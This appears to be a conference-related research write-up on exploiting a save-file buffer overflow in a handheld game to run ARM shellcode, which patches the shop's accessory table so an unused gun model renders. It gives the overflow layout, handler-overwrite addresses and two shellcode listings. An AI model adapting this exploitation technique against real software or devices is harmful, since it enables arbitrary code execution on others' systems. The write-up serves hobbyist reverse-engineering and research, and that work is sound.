
By dumping the accessory preview entries from 0x0210AB88, I could see that no normal shop entry referenced the packed gun asset 0x00060233, so it’s never used in the game.
And the gun accessory is stored in the pac file among the other “normal” accessories:
   562  0x232  flower_1
   563  0x233  gun
   564  0x234  hamster
   565  0x235  hat
   566  0x236  heart
   567  0x237  helmet
Since we have a way to execute arbitrary code, what if we tried to load this unused object into the game and view it into the shop?
Exploit: view the gun accessory!#
- use slot 1 to overflow and overwrite the UI object handler with our shellcode’s address in slot 2
- write some shellcode which patches the accessory table and replace an used asset index with the gun index
- return to the map and navigate the shop
- go to the shop and select the accessory you overwrited to see the gun rendered on the screen!
  source+0x000..0x21F  -> padding / nonzero profile string
  source+0x220..0x223  -> object+0x00 = 0x02105CF8
  source+0x224..0x227  -> object+0x04 = 0x022CAE28 -> our shellcode address!
  source+0x228..0x22B  -> object+0x08 = 0x00000000
source+0x220..0x221 are the last two bytes of slot1
source+0x222 onward is slot2
I chose to patch Heart(Elbow) because it is reachable from the normal shop UI, has two preview asset fields, and selecting it causes the preview resolver to load both fields, so that the gun asset is loaded entirely.
Earlier I tried to jump directly into scene constructors and force the game to create the shop UI manually, but that produced broken states.
The shellcode prepares the same controller objects that the game normally uses when leaving the load screen, then calls the parent scene dispatcher:
- load screen
- load transition after having selected the game slot
- map scene, there will be a competition outfit prompt overlay (side effect of using a stable native transition path)
- navigate to the Skating Shop
- answer yes to buy something
- select Heart Elbow accessory, the avatar preview renders the gun model
What is the shellcode doing?#
The payload is split into two handlers.
This is because the victim object’s function is called from the game’s UI object scheduler, and when the first callback runs, the game is still iterating the current UI object list. Destroying objects or forcing a scene transition from inside that same callback is fragile, because the caller may still expect the old objects to exist.
So the first handler only repairs and stages the next desired state. The second handler runs on a later scheduler tick, patching the object and resuming to the game normal routine to show the map.
First handler#
The overflow overwrites the object’s handler. The dispatcher later does an indirect call through that field:
object->handler(object, event_id);
So the crafted save makes:
0x022DBF84 = 0x022CAE28
where 0x022CAE28 is inside the decompressed slot2 payload.
The first handler then repairs the object:
ldr  r0, L_ui_object        ; 0x022DBF80
ldr  r1, L_normal_word0     ; 0x02105CF8
str  r1, [r0]               ; restore object+0x00

ldr  r1, L_second_handler
str  r1, [r0, #4]           ; object+0x04 = second handler
After this, the object no longer points to the first handler. On the next UI tick, the same object will call the second handler instead.
Then the first handler prepares observed load-controller fields:
ldr  r0, L_load_row_state   ; 0x0215E798
ldr  r0, [r0]
mov  r1, #1
str  r1, [r0, #0x28]       ; selectedSlot = 1
str  r1, [r0, #0x490]      ; loadReady = 1
mov  r1, #3
str  r1, [r0, #0x494]      ; loadResultB = 3
and prepares the parent/child load controller:
ldr  r2, L_load_parent_global ; 0x0215E84C
ldr  r2, [r2]
add  r2, r2, #0xE0        ; child controller

mov  r1, #1
str  r1, [r2, #0x14]      ; phase = 1 (active)

mov  r1, #0x66
str  r1, [r2, #0x18]      ; substate = 0x66
0x66 is the substate that makes the slot load.
In fact, we can see it in the function that handles the load menu state:

The relevant states after the player selects a slot is:
0x65 -> controller waits for the UI to confirm slot selection
0x66 -> checks loadReady: if ==1, the slot will be loaded
0x67 -> polls the async read, advances when done
0x68 -> profile is in memory, builds the map scene
1000 -> waits for the current scene to finish, then resets the controller
- At substate
0x66, the controller reads loadReady from the load-row state. - If it is 1, it assumes the player has confirmed a slot and calls another function to load the profile from that slot.
- Then it advances to 0x67 to poll the result
(Any other substate would either wait for UI input that never comes (hang on a black screen) or try to read a slot that was never selected -> crash)
The first handler stages exactly the values the controller expects to see at this state:
loadRow->active->selectedSlot = 1(slot index)loadRow->active->loadReady = 1(slot confirmed, ready to load)loadRow->active->loadResultB = 3
Second handler#
The second handler performs the actual patch.
First, it cleans some parts of the runtime profile state to avoid later crashes at the map scene.
ldr  r0, L_runtime_profile_clear_a  ; 0x0215E878
ldr  r2, L_runtime_profile_clear_a_len
mov  r1, #0

clear_a_loop:
    strb r1, [r0], #1
    subs r2, r2, #1
    bne  clear_a_loop
Then it patched the heart object and replaces it with the gun:
ldr  r1, L_gun_asset           ; 0x00060233

ldr  r0, L_heart_elbow_asset_a ; 0x0210BBCC
str  r1, [r0]

ldr  r0, L_heart_elbow_asset_b ; 0x0210BBD8
str  r1, [r0]
This changes the Heart(Elbow) preview entry:
before:
  0x0210BBCC = 0x00060216
  0x0210BBD8 = 0x0006021B

after:
  0x0210BBCC = 0x00060233
  0x0210BBD8 = 0x00060233
0x00060233 is the packed asset ID for the gun model:
high 16 bits = 0x0006  -> img_figure.pac
low  16 bits = 0x0233  -> gun model chunk
Finally, the handler resumes through native game routines:
blx  0x02086E68  ; parent scene dispatcher
blx  0x0201771C  ; destroy fade object
blx  0x02034454  ; load-controller cleanup
This is the part that makes the exploit stable enough to return to the map instead of staying stuck on a black/loading screen.
Extra: A quick info about Action Replay#

1215E8D0 00002706 -> 1 = 16-bit write @ 0x0215E8D0, value 0x2706 = 9990
0x0215E8D0 - playerData (0x0215E86C) = 0x64 -> offset from the player data
Conclusions#
It was a wonderful experience to speak about this research at the RomHack Camp stage!
Thanks to everyone who attended and stopped by to chat afterwards.